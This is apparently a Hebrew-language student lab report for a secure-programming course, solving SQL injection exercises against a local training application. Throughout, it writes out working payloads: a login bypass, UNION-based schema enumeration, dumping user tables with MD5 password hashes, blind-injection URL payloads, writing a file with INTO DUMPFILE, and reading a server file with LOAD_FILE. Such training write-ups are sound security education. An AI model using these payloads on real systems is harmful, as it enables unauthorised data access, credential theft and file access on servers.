

## תכנות בטוח ואבטחת תקשוב (סייבר)

### דו"ח תרגיל 1 בנושא SQL injection :


סעיף ראשון - login.php - basic injection page – נסו להתחבר למסד הנתונים, בעזרת המשתמש של בוב ! שם המשתמש של בוב הוא bob.

לביצוע הסעיף נכנסתי לקישור השני בדף ה HOME שהוא login.php - basic injection page

סביר להניח שהשאלתה היא בסגנון של –

SELECT...FROM...WHERE user = ... AND password = ...

נתון ששם המשתמש של בוב הוא bob, ולכן מה שנרצה לעשות הוא להזריק את שם המשתמש במקום של user, אבל לאחר מכן לסגור את השאלתה על ידי ' וכן לסגור את הסוגריים עם נקודה פסיק לסיום הפקודה. בנוסף נוסיף # וזה יגרום לכל מה שמופיע בהמשך להיות בהערה.



לסיכום- שם המשתמש שנכניס בתיבת הusername הוא bob'); #

Welcome bob!

סעיף שני – בעזרת ממשק החיפוש, מצאו מידע על השרת – איזה user מחובר, באיזה host ומה הגרסה של השרת.

לביצוע הסעיף נכנסתי לקישור השני בדף ה HOME שהוא searchproducts.php - multiple exercises

תחילה בדקתי את מספר העמודות שיש בטבלה שעליה מתבצעת השאלתה.

הזרקתי בתיבת החיפוש את הפקודה

ORDER BY 1; # ולחצתי על Submit

כמצופה לא התקבלה שום הודעת שגיאה כי בסיסי גבוה שבטבלה יש לפחות עמודה אחת

המשכתי ככה עם מספרים בסדר עולה, וכשהגעתי ל ORDER BY 6; # קיבלתי שאין עמודה כזו וכך יכולתי להבין שיש 5 עמודות לטבלה הזו.

### עבור מציאת גרסה

נרצה לעשות איחוד עם טבלה שיש לה 5 עמודות

ולכן נוסיף שורה באמצעות UNION ונזריק לה 4 ערכים פיקטיביים ובסוף נוסיף את הגרסה על ידי @@version

נעשה זו כך UNION SELECT 1,2,3,4,@@version; #

הגרש יסגור את השאלתה הקודמת, ואז עושים איחוד לטבלה עם ערכים מספריים פיקטיביים ובעמודה האחרונה תופיע הגרסה.

נשים לב שהעמודה הראשונה לא מוצגת.

Search for a product: <input type="text"/> <input type="button" value="Search"/>			
Product Name	Product Type	Description	Price (in USD)
2	3	4	80.23

עבור מציאת `user` ו `host`:

נשתמש בטבלה `information_schema.processlist` ונכניס לתיבת החיפוש את המחרוזת:

```
' UNION SELECT 1,host,user,4,5 FROM information_schema.processlist; #
```

ההסיבה שלא הזרקנו את הhost והuser כבר מהעמודה הראשונה היא שראינו מקודם שהעמודה הראשונה לא מוצגת.

Product Name	Product Type	Description	Price (in USD)
172 18 0 3 53442	weak	4	5

בסך הכל הנתונים שקיבלנו הם:

### 8.0.23 – מספר גרסה

172.18.0.3:53442 -Host

weak – User

סעיף שלישי – בעזרת ממשק החיפוש, גלו מה הסיסמא של פרודו.

בדומה לסעיף הקודם נעשה union עם 5 עמודות

בזכור שהעמודה הראשונה לא מוצגת אז הנתונים שנרצה נגדיר מהעמודה השנייה.

כדי לקבל את שמות הטבלאות נעשה:

```
' UNION SELECT 1,table_name,3,4,5 FROM information_schema.tables; #
```

[illegible]

ונקבל: (צילום של חלק מהטבלה)

נשים לב שבטבלה יש גם את השורות הבאות:

	3	4	5
products	3	4	5
users	3	4	5
admins	3	4	5

כלומר יש טבלה בשם users ויעניין אותנו לדעת מה יש בה, כי יכול להיות שיש מידע על הסמא של המשתמש בטבלה הזו.

לשם כך נבדוק איזה עמודות יש בטבלה users

העמודה, עבור טבלאות שהשם שלהם הוא (WHERE) users, רק שהפעם נבקש לראות גם את שם

## השאלות:

```
' UNION SELECT 1,2,3,table_name,column_name
FROM information_schema.columns
WHERE table_name='users'); #
```

קיבלנו את הטבלה הבאה:

Product Name	Product Type	Description	Price (in USD)
2	3	users	id
2	3	users	username
2	3	users	password
2	3	users	fname
2	3	users	description

ובאמת כפי שציפינו אפשר לראות שיש עמודה בשם password

נבדוק איזה משתמשים קיימים:

כעת נרצה למצוא את הסמא עבור user שהם שלו הוא פרודו.

נבנה את השאילתה:

' UNION SELECT 1,username ,password, fname ,5 FROM users; #

(לא עשיתי " ... " WHERE username = כי בשלב הזה עוד לא הייתי בטוחה איך מאייתים את השם הזה, אבל כשראיתי את הטבלה מצאתי את השם frodo וראיתי שבעמודה הבאה מופיעה הסמא שאותה תכף נפענח)

Product Name	Product Type	Description	Price (in USD)
admin	21232f297a57a5a743894a0e4a801fc3	admin	5
bob	5f4dcc3b5aa765d61d8327deb882cf99	bobby	5
ramesh	9aeaed51f2b0f6680c4ed4b07fb1a83c	ramesh	5
suresh	9aeaed51f2b0f6680c4ed4b07fb1a83c	suresh	5
voldemort	856936b417f82c06139c74fa73b1abbe	voldemort	5
→ frodo	f0f8820ee817181d9c6852a097d70d8d	frodo	5
hodor	a55287e9d0b40429e5a944d10132c93e	hodor	5
spongebob	324824121267f7868cf278f1a294331f	bobby2	5
rhombus	e52848c0eb863d96bc124737116f23a4	rambo	5

בעמודה של הסמא מופיע מיפוי לסמא, כי לא שומרים ססמאות כמחרוזות.

המיפוי הוא:

f0f8820ee817181d9c6852a097d70d8d

הכנסתי את המיפוי לסיסמה שקיבלנו עבור פרודו בחיפוש בגוגל, זה הוביל אותי לאתר הבא:

<https://hashtoolkit.com/decrypt-sha256-hash/ff6668c9c0541301b18b3da3be4f719151eb0f873f3b74dbb036ee00434cee0f>

ושם מצאתי שהסמא frodo בדיוק כמו שם המשתמש.

Hashes for: <b>frodo</b>		
Algorithm	Hash	Decrypted
md5	f0f8820ee817181d9c6852a097d70d8d	frodo

סעיף רביעי – קיימת טבלה סודית במסד הנתונים sqlitraining. בעזרת ממשק החיפוש, מצאו את הטבלה הסודית, ואת כל השדות שנמצאים בה.

נסתכל על הטבלאות שנמצאות במסד הנתונים sqlitraining .

נעשה את זה בעזרת הזרקת השאילתה הבאה:

```
' UNION SELECT 1,2,table_name,4,5
```

```
FROM information_schema.tables
```

```
WHERE table_schema=('sqlitraining'); #
```

נזכיר שהעמודה הראשונה של הטבלה לא מוצגת, אז אנחנו רוצים שבעמודה השניה יהיה את שם הטבלה, והWHERE אומר שיוצגו רק שמות של טבלאות שהם מתוך מסד הנתונים 'sqlitraining'.

התוצאה המתקבלת היא:

Product Name	Product Type	Description	Price (in USD)
2	admins	4	5
2	products	4	5
2	secure_programmingAAAAAAAAAAAAA	4	5
2	users	4	5

אפשר להבין שהטבלה הסודית היא הטבלה השלישית שמופיעה בשם secure\_programmingAAAAAAAAAAAAA

נחפש את העמודות שלה על ידי הזרקת השאילתה:

```
' UNION SELECT 1,2, column_name,4,5
```

```
FROM information_schema.columns
```

```
WHERE table_name=('secure_programmingAAAAAAAAAAAAA'); #
```

Product Name	Product Type	Description	Price (in USD)
2	cyberId	4	5
2	cyberHour	4	5

ולכן העמודות של הטבלה הסודית הן cyberId, cyberHour

נבדוק את המידע בטבלאות האלה:

```
' UNION SELECT 1,cyberId, cyberHour,4,5
```

```
FROM secure_programmingAAAAAAAAAAAAA; #
```

Product Name	Product Type	Description	Price (in USD)
--------------	--------------	-------------	----------------

קיבלנו טבלה ריקה

בסך הכל –

שם הטבלה הסודית: secure\_programmingAAAAAAAAAAAAA  
העמודות שבטבלה הסודית: cyberId, cyberHour  
העמודות ריקות.

סעיף חמישי – נאמר שיש מסד נתונים מסתורי בשם secure בעזרת חולשת sql blind מצאו את שם הטבלה שנמצאת בו, כמה ערכים יש בה, ומה הם.

הURL הנוכחי עבור הקישור

blindsqli.php - vulnerable to content and time based blind SQLi

הוא <http://localhost:8000/blindsqli.php?user=bob>

בשאלתה המקורית חזרה טבלה users שהיו לה 5 עמודות, אז גם כאן נקפיד על איחוד עם טבלאות בעלות 5 עמודות.

נשרשר לURL במקום המילה bob את השאלתה הבאה:

```
' UNION SELECT 1, table_name,3,4,5 FROM information_schema.tables WHERE table_schema='secure'; -- %20
```

אנחנו סוגרים באמצעות הגרש את המחרוזת שהuser צריך לקבל, ולכן הטבלה שתחזור מה SELECT המקורי היא טבלה ריקה, ואיתה מאחדים טבלה שבכל העמודות שלה פרט לעמודה השנייה והשלישית יש ערכים פיקטיביים, ובעמודה השנייה יהיה את שם הטבלה, שמקיימים שהסכימה שלהם היא secure.

ייתכן שלאחר מכן יופיעו עוד שאלות, נרצה להתעלם מהן על ידי --, לאחר מכן צריך רווח

%20 משמש כרווח בסוף URL

כמו שראינו עד עכשיו, העמודה הראשונה לא מוצגת, וזו הסיבה שהכנסנו את שם הטבלה במקום השני – וזה יהיה הדבר הראשון שיוצג.

```
Username: 8187186533468e886871
Password Hash: 3
Name: 4
Description: 5
```

מה שמופיע בusername זה המיפוי של שם הטבלה.

כדי למצוא את מספר השורות שיש בטבלה נשרשר את השאלתה הבאה:

```
' UNION SELECT "a",count(*),"c","d","e" FROM secure.8187186533468e886871; -- %20
```

הסבר: משרשרים 4 ערכים פיקטיביים, ובעמודה הראשונה שתוצג מכניסים את מספר השורות של הטבלה שמצאנו קודם.

הפעם הערכים שהכנסתי היו אותיות כדי לא להתבלבל עם הספרה שמייצגת את כמות השורות

```
Username: 3
Password Hash: c
Name: d
Description: e
```

כעת נמצא את מספר העמודות. זה ייעשה באמצעות שירשור השאלתה הבאה:

```
' UNION SELECT "a",count(*),"c","d","e" FROM information_schema.columns WHERE table_schema='secure'; -- %20
```

ההסבר זהה לאיך שמצאנו מספר עמודות עד עכשיו.

```
Username: 2
Password Hash: c
Name: d
Description: e
```

קיבלנו שיש 2 עמודות.

נשרשר את השאילתה הבאה כדי למצוא את השמות של העמודות:

```
' UNION SELECT 1,table_name,column_name,"","" FROM information_schema.columns WHERE table_name='8187186533468e886871'; -- %20
```

```
Username: 8187186533468e886871
Password Hash: id
Name:
Description:
```

מצאנו שיש עמודה בשם id, אבל ראינו שאמורות להיות שתי עמודות.

אז נשרשר שאילתה שמחפשת את העמודות שהשם שלהם הוא לא id:

```
' UNION SELECT "",table_name,column_name,"","" FROM information_schema.columns WHERE table_name='8187186533468e886871' AND column_name<>"id"; -- %20
```

```
Username: 8187186533468e886871
Password Hash: random
Name:
Description:
```

מצאנו עמודה נוספת random.

אין צורך להמשיך לבדוק כי ידוע שיש בסך הכל 2 עמודות.

כעת נחפש את הערכים בתוך הטבלה:

```
' UNION SELECT "a",id,random,"b","c" FROM secure.8187186533468e886871; -- %20
```

```
Username: 1
Password Hash: 64580c7b1093f5f8c6cc1c1bc8f677569eec307067cd98ec8767b3b17cc9ffe6
Name: b
Description: c
```

קיבלנו שעבור id=1

המספר הרנדומלי הוא :

64580c7b1093f5f8c6cc1c1bc8f677569eec307067cd98ec8767b3b17cc9ffe6

אנחנו יודעים שיש 3 שורות, אז נבדוק את השורה הבאה עבור id ששונה מ1

```
' UNION SELECT "a",id,random,"b","c" FROM secure.8187186533468e886871 WHERE id<>"1"; -- %20
```

```
Username: 2
Password Hash: VeryRandomIndeed
Name: b
Description: c
```

באופן זהה נבדוק את השורה הבאה עבור id ששונה מ1 ושונה מ2:

```
' UNION SELECT "a",id,random,"b","c" FROM secure.8187186533468e886871 WHERE id<>"1" AND id<>"2"; -- %20
```

```
Username: 3
Password Hash: This is the last row. Well done :)
Name: b
Description: c
```

בסך הכל הטבלה היא:

id	random
1	64580c7b1093f5f8c6cc1c1bc8f677569eec307067cd98ec8767b3b17cc9ffe6
2	VeryRandomIndeed
3	This is the last row. Well done :)

סעיף שישי – בעזרת os sql, כתבו Hello, World לנתיב ./home/hello\_world.txt.  
הסבירו במילים כיצד הייתם מטיילים קובץ בינארי, ואילו מגבלות יש על הקובץ שתטילו

כמו בתרגיל הקודם, נשנה את URL מהחלק של user=

השאלתה שנוסיף לחלק הזה היא:

```
' UNION SELECT "Hello, World", "", "", "", "" INTO DUMPFILE '/home/hello_world.txt'; --%20
```

כמו קודם, כיוון שאנחנו יודעים שבטבלת ה users יש 5 עמודות אז גם כאן נאחד עם טבלה שיש לה 5 עמודות. אנחנו רוצים שיהיה כתוב Hello, World ולכן נגדיר את זה בתור העמודה הראשונה בטבלה, ושאר העמודות יהיו ריקות.

ניכנס לתקייה המדוברת בדוקר:

Containers -> ex1 -> ex-db-1 logo->Files->Home

ונשים לב שיש שם קובץ hello\_world.txt

ובתוכו אכן כתוב Hello, World





סעיף שביעי – נאמר שיש קובץ בשם txt.flag בתיקייה ./home מצאו את תכנו.

נראה בדוקר מה יש בקובץ flag.txt (לא הכרחי)

[illegible]

צריך להמיר את זה להקסה דצימלי

גם כאן נשרשר ל URL אחר `user=`

הפעם נשים user שלא קיים בטבלת users, למשל qw, וזה במטרה שתחזור טבלה ריקה.

משרשרים לה טבלה (גם פה עם 5 עמודות כי users יש 5 עמודות), ומכניסים לה ערכים פקטיביים, חוץ מהעמודה האחרונה ששם מבקשים לטעון את מה שיש בתוך הקובץ flag ולהמיר אותו להקסה.

השאילתה שמשרשרים תיראה כך:

```
gw' UNION SELECT 1, 2, 3, 4, (HEX(LOAD_FILE('/home/flag.txt'))); --%20
```

נקבל:

```
Username: 2
Password 3
Hash:
Name: 4
Description: 85D6C201F7BE9C4698941650A2D527C133E26795DEBE17E5D20D0AD19F6944D188C975BC5D6FD129
```

כלומר התוכן של הקובץ `flag.txt` בהקסה דצימלי הוא:

85D6C201F7BE9C4698941650A2D527C133E26795DEBE17E5D20D0AD19F6944D188C975BC  
5D6FD129